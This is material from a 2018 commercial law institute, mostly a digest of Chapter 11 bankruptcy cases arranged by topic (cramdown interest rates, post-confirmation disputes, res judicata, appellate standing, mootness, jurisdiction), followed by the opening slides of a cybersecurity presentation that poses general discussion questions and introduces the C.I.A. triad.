Holding: (i) In calculating appropriate "cram down" interest rate, courts apply "formula approach," which begins with the national prime rate and adjusts up or down according to the risk of plan's success. Secured creditor bears burden of showing that the prime rate does not adequately account for riskiness of debtor. Bankruptcy court did not clearly err in setting Chapter 11 "cram down" rate of interest at 4.4%, though this was lower than original contract rate of interest on deed of trust loan, where interest rates had decreased significantly since original deed of trust loan was made, where relevant national prime rate was 3.25%, and where bankruptcy court adjusted that rate upward to account for risk of non-payment after hearing testimony that market loan rate for similar properties was 4.18%. (ii) Bankruptcy court's finding as to feasibility of proposed Chapter 11 plan is reviewed for abuse of discretion. Bankruptcy court did not abuse its discretion in finding Chapter 11 debtor's 40-year, balloon-payment plan was feasible, as required for confirmation, where debtor's projections showed that debtor could make plan payments, and expert testimony confirmed that real property which collateralized objecting creditor's secured claim would remain useful for full term of plan.

iii. In re MPM Silicones, LLC, 874 F.3d 787 (2nd Cir. 2017)

Issue: Whether plan violated the absolute priority rule and whether interest rate was adequate.

Holding: (1) Proposed Chapter 11 plan did not violate "absolute priority" rule by providing a partial distribution to second lien noteholders on their claims but none to holders of subordinated notes. Ambiguity in trust indenture as to whether second lien notes were "senior indebtedness," to which these subordinated notes had been subordinated, had to be resolved in favor of finding such subordination, not only because this was consistent with debtors' repeated representations to the Securities and Exchange Commission (SEC) and to financial community, but because contrary interpretation led to irrational results.

(2) To determine appropriate Chapter 11 "cramdown" rate of interest to ensure that objecting secured class receives stream of payments under proposed plan with present value that is at least equal to amount of class members' allowed secured claims, bankruptcy court should engage in two-stage process and first determine whether there exists efficient market for loans of type that secured creditors will be required to make under plan. Only if there is no efficient market for such loans should courts proceed to second stage of process and use "formula" or prime-plus approach to calculate appropriate "cramdown" rate by starting with largely risk-free interest rate and applying appropriate risk adjustments.

CC. POST-CONFIRMATION

i. In re Arctic Glacier International, Inc., 901 F.3d 162 (3rd Cir. 2018)

Issue: Whether confirmation order of foreign debtor was res judicata as to issues pertaining to post-confirmation acts that carry out a bankruptcy plan.

Holding: Res judicata effect of foreign debtor's confirmed plan of arrangement under Canada's Companies' Creditors Arrangement Act precluded claims asserted by purchasers of units in debtor (an income trust based in Canada that owned a group of companies that manufactured and distributed packaged ice) asserting that debtor should have made distributions to purchasers pursuant to United States securities law, rather than, in accordance with the plan, to unitholders who sold their units to purchasers.

ii. In re First National Bank of Oneida, N.A., 887 F.3d 1255 (11th Cir. 2018)

Issue: Whether creditor could assert deficiency claim against debtor after dismissal of Chapter 11 case without discharge.

Holding: Confirmed Chapter 11 plan of reorganization creates contractual relationship between debtor and creditor where creditor's pre-confirmation claim is subsumed in and replaced by new contract created by confirmed plan, provided, however, dismissal of bankruptcy case returns parties, as far as practicable, to financial positions they occupied before case was filed. Accordingly, vacation of district court's order dismissing creditor's deficiency claims against debtor on ground that it had failed to comply with terms of debtor's confirmed Chapter 11 plan of reorganization and remand for further consideration and development of fuller factual record was warranted, where, after creditor had appealed and appeal was fully briefed, debtor dismissed his Chapter 11 case without discharge.

iii. In re Great Lakes Comnet, Inc., 586 B.R. 718 (Bankr. W.D. Mich. 2018)

Issue: Whether former member of debtor's board of directors were liable to trustee of liquidation trust in Chapter 11 case on ground of breach of fiduciary duty.

Holding: Under Michigan law, former member of Chapter 11 corporate debtor's board of directors reasonably relied on misrepresentations and concealment of billing disputes by debtor's officers, and therefore was not liable for breach of fiduciary duty. The first informal

complaint filed with Federal Communications Commission (FCC) did not contain allegations regarding officers' schemes, and while second informal complaint did contain such allegations, that complaint was never provided to board member, and officers had continued to obscure the details of their scheme from the board, casting debtor as the "victim" of billing disputes.

iv. **In re Health Diagnostic Laboratory, Inc., 584 B.R. 525 (Bankr. E.D. Vir. 2018)**

Issue: Whether liquidating trustee of a post-confirmation trust can be a "disinterested person" when the trustee was an interim liquidating trustee during the Chapter 11 case.

Holding: Liquidating trustee of a post-confirmation liquidating trust need not be "disinterested". The plain language of section 1104 of the Bankruptcy Code governing appointment of "representatives of the estate" does not impose a disinterestedness requirement, Application of such requirement might eliminate the most capable and the most desirable individuals from participating as liquidating trustee simply due to "insider" status. In this case, interim liquidating trustee appointed pursuant to debtors' plan of liquidation, who had served as debtors' prepetition financial advisor and as debtors' postpetition chief restructuring officer (CRO), did not suffer from any debilitating conflicts of interest that would preclude him from being appointed as the permanent liquidating trustee. Objecting parties failed to prove that interim trustee or his firm gave any of the purported affirmative advices upon which they allegedly relied to their detriment, including an opinion that debtors were solvent, certain advice about debtors' investments, or comments regarding extension of tolling agreement with debtors' prepetition law firm, and the alleged anticipatory conflicts were insufficient to bar his appointment.

v. **In re FBI Wind Down, Inc., 252 F. Supp. 3d 405 (D. Del. 2017)**

Issue: Whether action by liquidating trustee in confirmed Chapter 11 plan was subject to arbitration clause in asset purchase agreement.

Holding: Claims asserted by trustee of liquidating trust established under debtors' confirmed Chapter 11 plan that purchaser of substantially all of debtors' assets pursuant to sale order approved by bankruptcy court owed liquidating trust approximately $13 million did not fall within arbitration clause in asset purchase agreement. Arbitration clause was narrow in scope and only compelled arbitration of accounting, not legal disputes. The parties' disputes were disputes over proper interpretation of the agreement and not disputes over accounting items or methodology.

vi. **In re Oakhurst Lodge, Inc., 582 B.R. 784 (Bankr. E.D. Calif. 2018)**

Issue: Whether post-confirmation settlement that materially changes confirmed plan can be approved.

Holding: (1) After Chapter 11 plan is confirmed, bankruptcy court continues to have jurisdiction over civil proceedings arising under title 11 or arising in case, but its "related to" jurisdiction is limited to matters that bear a close nexus to the case, i.e., matters that affect the

interpretation, implementation, consummation, execution, or administration of confirmed plan. Settlements between trustee or debtor-in-possession and a third party affecting property of the estate must be approved by bankruptcy court. (2) Binding nature of confirmed Chapter 11 plan is such that debtor may not modify it by filing a second Chapter 11 case, absent a showing of fundamental change in market conditions. Post-confirmation settlement that materially changes the rights and duties of reorganized Chapter 11 debtor, creditors, or equity security holders must be reviewed under the standards for plan modification, and not just for whether it was negotiated in good faith and is fair and equitable to creditors as required by Bankruptcy Rule. Bankruptcy court could not approve post-confirmation settlement between Chapter 11 debtor and deed of trust lender that foreclosed on debtor's motel in violation of automatic stay, where settlement, in proposing to ratify a void foreclosure sale that had stripped off junior liens on property, substantially altered treatment provided to junior lienholders under confirmed plan, and where there was no showing by debtor or deed of trust lender that settlement satisfied requirements for modification of confirmed plan.

vii. In re Shefa, LLC, 579 B.R. 438 (Bankr. E.D. Mich. 2017)

Issue: Whether city could compel debtor to consummate confirmed Chapter 11 plan.

Holding: Bankruptcy court has authority and jurisdiction to interpret provisions of a confirmed Chapter 11 plan to determine whether a party violated the plan. Chapter 11 debtor's failure to progress with its work in renovating the shuttered hotel property that was subject to city's tax and utility liens at rate acceptable to city was neither a default nor an event of default under its negotiated plan, and did not authorize city to exercise its plan remedies, where plan did not impose any deadlines for this renovation work, except for debtor's having to obtain site plan approval for renovation work within 180 days of plan's effective date, a deadline which debtor had met.

DD. RES JUDICATA/ESTOPPEL

i. In re Arctic Glacier International, Inc., 901 F.3d 162 (3rd Cir. 2018)

Issue: Whether confirmation order of foreign debtor was res judicata as to issues pertaining to post-confirmation acts that carry out a bankruptcy plan.

Holding: Res judicata effect of foreign debtor's confirmed plan of arrangement under Canada's Companies' Creditors Arrangement Act precluded claims asserted by purchasers of units in debtor (an income trust based in Canada that owned a group of companies that manufactured and distributed packaged ice) asserting that debtor should have made distributions to purchasers pursuant to United States securities law, rather than, in accordance with the plan, to unitholders who sold their units to purchasers.

ii. <u>Slater v. U.S. Steel Corp., 871 F.3d 1174 (11th Cir. 2017)</u>

Issue: Whether nondisclosure of a civil claim in bankruptcy schedule may result in judicial estoppel of the civil lawsuit.

Holding: The Eleventh Circuit issued a new standard for determining whether a debtor's nondisclosure of a civil claim in his bankruptcy schedules may result in judicial estoppel of the civil lawsuit. The Chapter 7 debtor inadvertently failed to list a pending discrimination action against her former employer in her bankruptcy schedules. After confirmation of her plan of reorganization, the District Court held that judicial estoppel barred the debtor's civil suit. The District Court applied prior precedent to hold that the mere fact of the debtor's nondisclosure was sufficient to infer that the debtor intended to manipulate the judicial process. The Eleventh Circuit affirmed and granted en banc review to announce a new inquiry for evaluating a debtor's intent. Overruling prior precedent that permitted lower courts to infer intent to misuse the courts, the Eleventh Circuit announced that courts should consider all of the facts and circumstances of the debtor's nondisclosure to infer intent to manipulate the judicial process. Courts should consider the debtor's "level of sophistication, his explanation for the omission, whether he subsequently corrected the disclosures, and any action taken by the bankruptcy court concerning the nondisclosure" to determine his intent. The Eleventh Circuit remanded the case to the panel to determine whether the District Court abused its discretion in light of the new standard.

iii. <u>BPP Illinois, LLC v. Royal Bank of Scotland Group, PLC, 859 F.3d 188 (2nd Cir. 2017)</u>

Issue: Whether consortium of single purpose entities that owned and managed hotel were judicially estopped from bringing fraud claims against bank due to consortium's failure to list claims as assets in bankruptcy case.

Holding: Debtor is required under Fifth Circuit law to disclose all potential causes of action as assets in bankruptcy case and Debtor's duty to disclose a potential legal claim as an asset in a bankruptcy case arises, under Fifth Circuit law, before the debtor has actual knowledge of a ripened cause of action. Judicial estoppel does not apply unless the former position of the party against whom estoppel is asserted has been adopted in some way by the court in the earlier proceeding. Adoption requirement for application of judicial estoppel against a bankruptcy debtor is usually fulfilled when the bankruptcy court confirms a plan pursuant to which creditors release their claims against the debtor. In this case, consortium of single-purpose entities that owned and managed hotels was judicially estopped from bringing fraud claims against bank and its subsidiaries due to consortium's failure to list claims as assets in bankruptcy proceedings. Consortium had notice of potential fraud claims relating to interest rate on its loan from bank's subsidiary prior to confirmation of bankruptcy plan as result of bank's regulatory filing and news reports on its alleged interest-rate manipulation, consortium's failure to list claims was equivalent to representation they did not exist, bankruptcy court adopted that representation when it confirmed plan, and letting consortium assert claims would give it unfair advantage at expense of former creditors, who had right to consider claims during bankruptcy.

iv. <u>**ASARCO, LLC v. Montana Resources, Inc., 858 F.3d 949 (5th Cir. 2017)**</u>

Issue: Whether debtor's failure to list membership interest in partnership in debtor's schedules estopped the debtor from pursuing its potential partnership interest in litigation against another member.

Holding: Claim preclusion, or res judicata, did not bar breach-of-contract claim alleging a failure to reinstate brought by member of limited liability partnership against other member in connection with other member's refusal to reinstate first member after first member tendered full amount of its missed cash calls plus interest, notwithstanding earlier adversary proceeding in first member's Chapter 11 bankruptcy case in which it asserted various claims for monetary relief and sought a declaratory judgment that the parties' partnership agreement provided it with right to reinstatement if it tendered full amount of outstanding cash calls with interest. First member could not have brought its breach-of-contract claim in the adversary proceeding because claim had not yet accrued, and so breach claim did not arise from same facts as claims asserted in the adversary proceeding.

v. <u>**In re HNRC Dissolution Co. v. Lexington Coal Co., 585 B.R. 837 (6th Cir. BAP 2018)**</u>

Issue: Whether claims asserted by heir of individual were barred by res judicata by confirmed Chapter 11 plan.

Holding: Claims asserted by alleged heir of individual who, prior to his death, purportedly had royalty interest in account funds that were among cash and cash equivalents disposed of by order authorizing sale of substantially all of assets of bankrupt coal producers free and clear of competing interests were barred by res judicata effect of bankruptcy court's sales and related plan confirmation orders, which were entered on proper notice to all parties, known or unknown, claiming any interest in estate assets; any argument that account funds were not property of debtors should have been made as part of sales or plan confirmation process.

vi. <u>**Newman v. Crane, Heyman, Simon, Welch & Clar, 2018 WL 4616349 (N.D. Ill., Sept. 26, 2018)**</u>

Issue: Whether liquidating trustee for Chapter 11 debtor could assert legal malpractice claim against debtor's bankruptcy counsel.

Holding: Grant of attorney fee application filed by law firm that represented Chapter 11 debtor in bankruptcy case did not preclude subsequent suit, under doctrine of res judicata, against law firm brought by liquidating trustee for debtor for legal malpractice arising out of law firm's alleged failure to advise debtor that it was subject to Worker Adjustment and Retraining Notification Act (WARN), which required debtor to give notice to over 300 employees before terminating them, thereby subjecting debtor to approximately $4 million in damages in class action brought by former employees. Under Illinois law, cause of action for legal malpractice had not accrued at time fee application was granted because bankruptcy court had not yet allowed WARN claim and could have found that "liquidating fiduciary" exception to notice requirement applied, which would have relieved debtor of WARN liability.

vii. In re Davenport, 316 F. Supp.3d 58 (D.C. 2018)

Issue: Whether debtor's claims against lender were barred by res judicata because of debtor's objection to lender's claim.

Holding: Prior bankruptcy proceeding, in which borrower initiated contested action after lender filed proof of claim against borrower, did not bar, under doctrine of res judicata, borrower's subsequent action against lender alleging wrongful foreclosure, breach of contract, breach of duty of good faith and fair dealing, and violation of District of Columbia commercial law, even if borrower could have brought his state and common claims in a separate adversary proceeding and then consolidated them with his claim objections. Bankruptcy proceeding and borrower's subsequent action against lender did not involve same cause of action in that Bankruptcy Rule governing objections to claims prohibited borrower from asserting his claims seeking monetary damages in the claim objection proceeding. Fed. R. Bankr. P. 3007(b).

EE. STANDING FOR APPEAL

i. In re Wigley, 886 F.3d 681 (8th Cir. 2018)

Issue: Whether wife of debtor had standing to appeal confirmation of plan.

Holding: Nondebtor wife of Chapter 11 debtor was not a "person aggrieved" by bankruptcy court orders denying confirmation of debtor's second modified plan, including proposed settlement contained therein, confirming debtor's fourth modified plan, and granting judgment creditor stay relief to exercise its rights and remedies against wife in state-court litigation, and so wife did not have standing to appeal orders. Wife argued that she was a person aggrieved by confirmation denial order because, had court confirmed that plan and thereby approved settlement agreement, her payment of $350,000 to the bankruptcy estate would have enabled her to retain her interest in assets that debtor had transferred to her and to avoid further litigation with his creditors. The orders merely maintained the status quo ante, and alleged harm based

ii. In re Fin. Oversight & Mgmt. Bd. for Puerto Rico, 872 F.3d 57 (1st Cir. 2017)

Issue: Whether Committee had right to intervene in adversary proceeding**.**

Holding: The First Circuit reversed the District Court's denial of a motion brought by the Official Committee of Unsecured Creditors (the "UCC") to intervene in an adversary proceeding arising within the Common Wealth of Puerto Rico's debt adjustment case under Title III of the Puerto Rico Oversight, Management, and Economic Stability Act. The Court held that § 1109(b) provides an unconditional right to intervene within the meaning of Federal Rule of Civil Procedure 24(a)(1), and as such, the UCC had standing to intervene in the adversary proceeding. The First Circuit noted that its holding did not dictate the scope of the UCC's participation in the adversary proceeding and empowered the District Court on remand to exercise discretion with respect to that issue. In so holding, the First Circuit departed from dicta contained in a footnote

in a distinguishable First Circuit opinion that stated § 1109(b) does not afford a right to intervene under Rule 24(a)(1).

FF. APPEAL

i. In re Jackson Masonry, LLC, 2018 WL 4997779 (6th Cir., Oct. 16, 2018)

Issue: Whether order denying stay relief was final for purposes of appeal.

Holding: Bankruptcy court order denying stay relief with prejudice was "final order," from which notice of appeal had to be filed within fourteen days. Order ended a discrete proceeding in bankruptcy case, fixed rights of the parties, and had significant consequences for them. Single statement buried at the end of the facts section of its brief in support of its motion for relief from automatic stay, in which movant stated that, in addition to lifting stay, court should dismiss bankruptcy case as bad faith filing, did not alter the nature of its motion, as one titled and consistently argued as one for relief from stay, the denial of which was immediately appealable as "final order" of bankruptcy court.

ii. Illinois Dept. of Revenue v. Hanmi Bank, 895 F.3d 465 (7th Cir. 2018)

Issue: Whether Bankruptcy Court order was final for purposes of appeal.

Holding: The District Court's judgments was not final and not immediately appealable where District Court remanded action to Bankruptcy Court for further consideration of the value of the state's interest, which was not a ministerial task on part of the Bankruptcy Court.

iii. In re Conco, Inc., 855 F.3d 703 (6th Cir. 2017)

Issue: What is the proper standard of review for an appeal from the Bankruptcy Court on a decision regarding a Chapter 11 plan.

Holding: The proper standard of review for appeals from the Bankruptcy Court is determined by the nature of the action brought before the Bankruptcy Court. Where the Bankruptcy Court has modified a confirmed plan, the standard of review is *de novo*. Where the Bankruptcy Court interprets a confirmed plan, the decision is reviewed for abuse of discretion. The appellate court reviews the opinion and gleans from its language the intent of the Bankruptcy Court. The Bankruptcy Court did not abuse its discretion in reviewing the confirmed plan, the disclosure statement, and keeping in mind the occurrences during the years of attempted plan confirmation to find that the plan and disclosure statement restricted the sale of securities to third parties.

iv. In re Abengoa Bioenergy Biomass of Kansas, LLC, 589 B.R. 731 (D. Kan. 2018)

Issue: Whether stay pending appeal of Chapter 11 debtor's liquidating plan should be granted.

Holding: Appellant has failed to persuade the Court that it should grant the requested stay. It has not made a strong showing that it is likely to succeed on the merits of its appeal, and its arguments regarding irreparable injury lack specificity and require the Court to assume, without support, that events will unfold in a manner injurious to Appellant. Further, the public interest weighs against imposing a stay in this case. In summary, while the extent to which others will suffer harm is unclear, the remaining factors weigh against imposing a stay.

GG. MOOTNESS

i. In re Allied Nevada Gold Corp., 725 Fed. Appx. 144 (3rd Cir. 2018)

Issue: Whether appeal of debtor's amended Chapter 11 plan was equitably moot.

Holding: District court did not abuse its discretion in dismissing as equitably moot appeal challenging provisions of confirmed Chapter 11 plan that was carefully negotiated over period of months, and that was result of series of compromises and agreements that were embodied in plan as confirmed. Appellant had failed to obtain stay pending appeal and plan had since been substantially consummated, with transfer of substantially all of debtors' property, incurrence of new first lien term loans by reorganized debtors, issuance of new second lien convertible notes and new warrants, distribution of significant amount of new common stock to holders of general unsecured claims, and payments of roughly $1.8 million in cash to satisfy allowed administrative expense claims and to effect cures with regard to assumed executory contracts and unexpired leases.

ii. In re Bate Land & Timber LLC, 877 F.3d 188 (4th Cir. 2017)

Issue: Whether appeal of unstayed orders relating to a cramdown of the debtor's Chapter 11 partial dirt-for-debt plan was equitably moot.

Holding: The largest secured creditor's consolidated appeal of the Bankruptcy Court's unstayed orders relating to a cramdown of the debtor's Chapter 11 partial dirt-for-debt plan was not equitably moot where the equities did not support the conclusion that it would be impractical, imprudent, or inequitable to provide the secured creditor's requested relief; therefore, the court reversed the District Court's dismissal of the secured creditor's appeal as equitably moot.

iii. In re MPM Silicones, LLC, 874 F.3d 787 (2nd Cir. 2017)

Issue: Whether appeal of confirmation order is equitably moot.

Holding: Equitable mootness doctrine allows appellate courts to dismiss bankruptcy appeals when, during pendency of appeal, events occur such that, while appellate court may conceivably be able to fashion effective relief, implementation of that relief would be inequitable. When reorganization plan has been substantially consummated, bankruptcy appellate court presumes that appeal from plan confirmation order is equitably moot; that presumption, however, will give way upon showing of presence of the five *Chateaugay* factors: (1) that effective relief can be

ordered; (2) that such relief will not affect debtor's re-emergence from bankruptcy; (3) that such relief will not unravel intricate transactions; (4) that affected third parties were notified and able to participate in appeal; and (5) that appellant diligently sought stay of reorganization plan. While each of the five *Chateaugay* factors must be satisfied in order to overcome presumption that substantial consummation of Chapter 11 reorganization plan will equitably moot an appeal from plan confirmation order, bankruptcy appellate courts place significant weight on fifth factor, i.e., on whether appellant diligently sought a stay of reorganization plan. In this case, the appeal from district court's affirmance of bankruptcy court's Chapter 11 plan confirmation order, on ground that bankruptcy court had improperly relied solely on a "formula," or prime-plus approach, to calculate appropriate "cramdown" interest rate and had not considered whether there was efficient market for loans of type that objecting secured creditors would be required to make under proposed plan, was not rendered equitably moot by substantial consummation of plan, where creditors had diligently sought stay pending appeal from multiple courts, and where requiring debtors to pay additional interest to objecting secured creditors would not unravel the plan, threaten debtors' re-emergence from bankruptcy, or otherwise materially implicate *Chateaugay* concerns.

iv. **Brown v. Ellmann, 851 F.3d 619 (6th Cir. 2017)**

Issue: What are the standards for applying mootness under § 363(m).

Holding: The 6th Circuit joined the 3rd and 10th Circuits in holding § 363(m) requires a party alleging mootness on appeal under this section to prove that the reviewing court is unable to grant effective relief without impacting the validity of the sale.

v. **In re Johnson, 583 B.R. 682 (6th Cir. BAP 2018)**

Issue: Whether appeal of Chapter 11 plan was moot.

Holding: (1) To dismiss a case due to constitutional mootness, events must have occurred during the pendency of the appeal that make it impossible to grant any effectual relief**.** Availability of a partial remedy suffices to prevent a case from being deemed constitutionally moot. In this case, creditor's appeal from bankruptcy court order confirming Chapter 11 debtor's third amended plan of reorganization was not constitutionally moot based on alleged detrimental impact relief would have on debtor and on the intricate weave of settlements that led to the confirmed plan. (2) Unlike mootness in the constitutional sense, equitable mootness does not follow from Article III standing principles but is an equitable doctrine applied to protect parties' settled expectations and the ability of a debtor to emerge from bankruptcy. When an appellant does not obtain a stay of the implementation of a confirmed plan, the debtor will normally implement the plan and reliance interests will be created; accordingly, the failure to obtain a stay counts against the appellant, but is not necessarily fatal to the appellant's ability to proceed. In this case, creditor's appeal from bankruptcy court order confirming Chapter 11 debtor's third amended plan of reorganization was equitably moot where creditor did not seek or obtain a stay of implementation of the plan, the plan had been implemented and substantially consummated, and reliance interests had been created. Furthermore without the debtor's future income, the confirmed plan

could not be successful and the interests of third parties who diligently negotiated settlements would dissipate.

vi. **California Air Resources Board v. La Paloma Generating Company, LLC, 2018 WL 3637963 (Bankr. Del. 2018)**

Issue: Whether appeal of sale of assets is moot.

Holding: The Second Circuit has rejected the per se rule of other Circuits where every appeal not accompanied by a stay is moot. Instead, the Second Circuit interprets § 363(m) to require "two conditions must be satisfied before an appeal may be dismissed as moot ...: (1) the sale was not stayed pending appeal, and (2) reversal or modification of the Bankruptcy Court's authorization would affect the validity of the sale." In this case, Appellant's asserted slice of the pie would have greatly affected the sales price the lender would have been willing to negotiate to obtain the property had the bankruptcy judge decided that the lender was responsible for successor liability for emissions from the facility.

HH. JURISDICTION

i. **In re Fundamental Long Term Care, Inc., 873 F.3d 1325 (11th Cir. 2017)**

Issue: Whether the Bankruptcy Court had jurisdiction to issue a permanent injunction**.**

Holding: The Eleventh Circuit held the Bankruptcy Court had related-to subject matter jurisdiction to issue a permanent injunction prohibiting the plaintiffs from pursuing any claims against a dismissed defendant arising out of the nucleus of facts contained in the adversary complaint (the "Injunction") because any judgment on those claims from another court would impact the size and administration of the bankruptcy estate. Additionally, the Court concluded the Bankruptcy Court properly issued the Injunction under the Anti-Injunction Act because the relitigation exception to the Anti-Injunction Act applied to the claims brought by plaintiffs in the adversary proceeding that were dismissed with prejudice, and enjoining the plaintiffs from bringing any additional potential claims not brought in the adversary proceeding was necessary in aid of the Bankruptcy Court's jurisdiction to prevent substantially similar claims from being brought in state court.

ii. **Gupta v. Quincy Medical Center, 858 F.3d 657 (1st Cir. 2017)**

Issue: Whether the Bankruptcy Court had jurisdiction over employee's severance claim asserted against purchaser of debtor's assets.

Holding: Debtor's former employees asserted a breach of contract claim for severance against the purchaser of the debtor's assets. The 1st Circuit held the bankruptcy court did not have jurisdiction over the state law breach of contract claim arising from the asset purchase agreement despite the Bankruptcy Court's order approving the § 363 sale. While the state law breach of contract claim arose in the context of the bankruptcy case, the bankruptcy court did not have

"arising in" jurisdiction because the breach of contract claims by the debtor's former employees for severance could have arisen entirely outside the bankruptcy context. Further, retention of jurisdiction provision in debtor's plan was not sufficient to confer jurisdiction over a third party dispute when the matter will not otherwise have an effect on the estate.

iii. In re Kirwan Offices SARL, 2018 WL 5095675 (S.D.N.Y., Oct. 10, 2018)

Issue: Whether Bankruptcy Court had jurisdiction to issue third party release under Chapter 11 plan.

Holding: A bankruptcy court acts pursuant to its core jurisdiction when it considers the involuntary release of claims against a third-party, non-debtor in connection with the confirmation of a proposed plan of reorganization, which is a statutorily-defined core proceeding. 28 U.S.C. § 157(b)(2)(L). A confirmed reorganization plan that includes such releases does not address the merits of the claims being released; those, of course, are governed by non-bankruptcy law. Rather, it effectively cancels those claims so as to permit a total reorganization of the debtor's affairs in a manner available only in bankruptcy. In this case, the release of third party's claims was absolutely necessary to the operation of the debtor's reorganization plan because it was integral to the "restructuring of debtor-creditor relations" between the parties. The release also satisfies *Stern*'s Disjunctive Test, for it "stems" from the bankruptcy process. The exculpation and injunction clauses "derive[ ] from . .. bankruptcy law" – they are embedded within a confirmed reorganization plan, the "operative proceeding" for constitutional purposes. Even assuming that the Bankruptcy Court did not have the constitutional adjudicatory authority to enter a final order confirming Kirwan's reorganization plan, Lynch consented to the Bankruptcy Court's exercise of such authority. The basis for consent is the same as above. Lynch's selective participation in the Bankruptcy Court proceedings suffices for constitutional purposes under *Wellness.*

iv. In re Mariano, 2018 WL 3197793 (Bankr. S.D. Fla., June 27, 2018)

Issue: Whether testimony of corporate officers and employees in state court action brought by CEO of debtor corporation would be binding on Chapter 11 debtor.

Holding: Testimony of individual is distinct from testimony of entity, and testimony that corporation's officers and employees give other than on behalf of corporation is not binding on corporation. Accordingly, court could not exercise even "related to" jurisdiction over removed lawsuit based on its possible preclusive effect on litigation in bankruptcy case.

v. In re Veros Energy, LLC, 587 B.R. 134 (Bankr. N.D. Ala. 2018)

Issue: Whether debtor may bring adversary proceedings to liquidate insurance claims that are remaining assets of Chapter 11 estate.

Holding: Even assuming that bankruptcy court's jurisdiction shrank once Chapter 11 plan was confirmed, so as to extend only to claims which had a sufficiently close nexus to confirmed plan, bankruptcy court could exercise post-confirmation jurisdiction over adversary proceeding

brought to liquidate the Chapter 11 estate's sole remaining assets, the debtor's claims against insurer for payment of benefits allegedly owed under policy, where debtor's confirmed plan expressly provided that bankruptcy estate would continue even after plan was confirmed, and where these insurance claims were part of estate, any recovery on which would necessarily affect administration of plan.

vi. **In re Republic Airways Holdings, Inc., 582 B.R. 278 (S.D.N.Y. 2018)**

Issue: Whether provision within Chapter 11 plan that provided for substantive consolidation of debtors' estates could be approved.

Holding: Amended Chapter 11 plan that provided for substantive consolidation of Chapter 11 estates of bankrupt holding company and subsidiary whose debts it had guaranteed, with resultant elimination of any guaranty claims, did not discriminate unfairly against aircraft lessor whose non-overlapping guaranty claim against holding company on its unconditional guaranty of subsidiary's aircraft leases was allegedly more valuable than its direct claim against subsidiary. Carve-out provision added to amended plan allowed lessor to opt in or opt out of substantive consolidation, and where lessor, in asserting that it should be allowed to retain its guaranty claim along with benefits of substantive consolidation, was seeking special treatment not accorded to other creditors with similar, non-overlapping guaranty claims.

vii. **In re McKenna, 582 B.R. 32 (Bankr. D. RI 2018)**

Issue: Whether the court had jurisdiction to determine pending claim after the case was dismissed.

Holding: Following dismissal of underlying Chapter 11 case, bankruptcy court lacked jurisdiction over debtor's adversary proceeding seeking declaration that creditor did not have a valid claim against him, asserting that applicable state law statute of limitations had expired at the time state court ordered him to pay creditor monetary sanctions. Allowance or disallowance of creditor's claim was applicable only when there was a pending bankruptcy case, and the affirmative claim arose under state law and no longer involved rights created by the Bankruptcy Code or that depended on the Code for their existence.

viii. **In re Parker, 581 B.R. 478 (Bankr. E.D.N.C. 2018)**

Issue: Whether court has jurisdiction to hear adversary proceeding brought by Chapter 11 trustee against the debtor seeking to pierce the corporate veil.

Holding: Bankruptcy court had "arising in" jurisdiction over claims against debtors and related entities brought by Chapter 11 trustee, appointed pursuant to confirmed plan, and creditor asserting breach of note and plan by failing to make all payments as required by the plan's trust agreement, piercing of the corporate veil, and avoidance of alleged fraudulent transfer of office building; although causes of action were based on state law, claims did not merely coincide with the bankruptcy, nor did they have a practical existence outside of the bankruptcy, rather, the claims were borne out of and created by a specific instrument executed in connection with the

bankruptcy. The passage of time or entry of a final decree does not conclude a bankruptcy court's post-confirmation "related to" jurisdictional inquiry; rather, a bankruptcy court must independently analyze whether the controversy at issue bears a sufficiently close nexus to the bankruptcy proceeding.

ix. In re Allied Consolidated Industries, Inc., 581 B.R. 265 (Bankr. N.D. Ohio 2017)

Issue: Whether bankruptcy court has jurisdiction to determine debtor's tax debt after the Chapter 11 plan has been approved.

Holding: In deciding whether to exercise their discretion to permissively abstain from determining amount or legality of tax, bankruptcy courts consider the following: (1) complexity of tax issues to be decided; (2) need to administer the bankruptcy case in orderly and efficient manner; (3) burden on bankruptcy court's docket; (4) length of time required for trial and decision; (5) debtor's asset and liability structure; and (6) potential prejudice to parties. Bankruptcy court would exercise authority granted to it to determine amount or legality of any tax in order to decide whether Chapter 11 debtor owed any tax debt to the State of Ohio, in adversary proceeding brought by trustee of creditor trust to obtain such a determination. The State did not contend that determination should be made by any other entity, but objected only that such a determination should be sought on objection to proof of claim filed by the State, and not in adversary proceeding brought by trustee of creditor trust.

x. In re Prithvi Catalytic, Inc., 580 B.R. 652 (Bankr. W.D. Pa. 2017)

Issue: Whether proponent of debtor's confirmed plan had standing to bring adversary proceeding against debtor's former employees for alleged tortious interference, civil conspiracy and violations of the automatic stay.

Holding: Proponent of confirmed Chapter 11 plan did not have Article III standing to pursue claims against debtor's former employees for their conduct, after being hired by debtor's competitors, in impairing debtor's prospects of successfully reorganizing by means of their alleged tortious interference with debtor's contracts, civil conspiracy, and violations of automatic stay. While plan proponent claimed to have expended funds on due diligence and in preparing proposed reorganization plan on assumption that its efforts would allow debtor to eventually emerge from bankruptcy and to compensate plan proponent for its efforts, it had previously been compensated for such services by allowance of administrative expense claim and thus could not demonstrate the requisite injury in fact for Article III standing.

xi. In re G-I Holdings, Inc., 580 B.R. 388 (Bankr. D. N.J. 2018)

Issue: Whether court should abstain from hearing motion to enforce discharge injunction against parties asserting environmental indemnification against the debtors.

Holding: Bankruptcy court would exercise its discretion to permissively abstain from hearing motion filed by Chapter 7 debtors roughly seven years after their Chapter 11 plan was confirmed,

and at time when the plan was almost fully consummated, to enforce discharge injunction against parties who had brought environmental indemnification claims against debtors in state court. The proceeding presented state law issue of when these claims arose, an issue that could be timely resolved in pending state court action, and whose resolution would no longer affect distribution to creditors and was unlikely to impact administration of estate.

CYBERSECURITY ISSUES

TAB 3


ADAM CONNOR
RISK PLACEMENT SERVICES, INC.


RICHARD W. LITTLEHALE
TENNESSEE BUREAU OF INVESTIGATION

MID-SOUTH COMMERCIAL LAW INSTITUTE

NASHVILLE MARRIOTT AT VANDERBILT UNIVERSITY
NASHVILLE, TENNESSEE
NOVEMBER 29 AND 30, 2018

CYBER SECURITY





Adam Connor

Cyber Insurance Consultant

Risk Placement Services

…including the law enforcement perspective on cyber security

Richard Littlehale
Special Agent in Charge
Technical Services Unit
Tennessee Bureau of Investigation
(615) 744-4258
richard.littlehale@tn.gov

As we go through the slides and talk about different concerns, consider these questions:


- Severe incidents may seem unlikely, but what is the potential downside?
- How concerned should you be about the threat environment?
- When/how should you engage with law enforcement after an incident, and what will it be like if you do?
- Should you/your clients build relationships with LE before something happens?

What is Cyber?

Systems/Networks?

Electronically Stored Information (ESI)?

Internet of Things?



C.I.A. Triad


Confidentiality

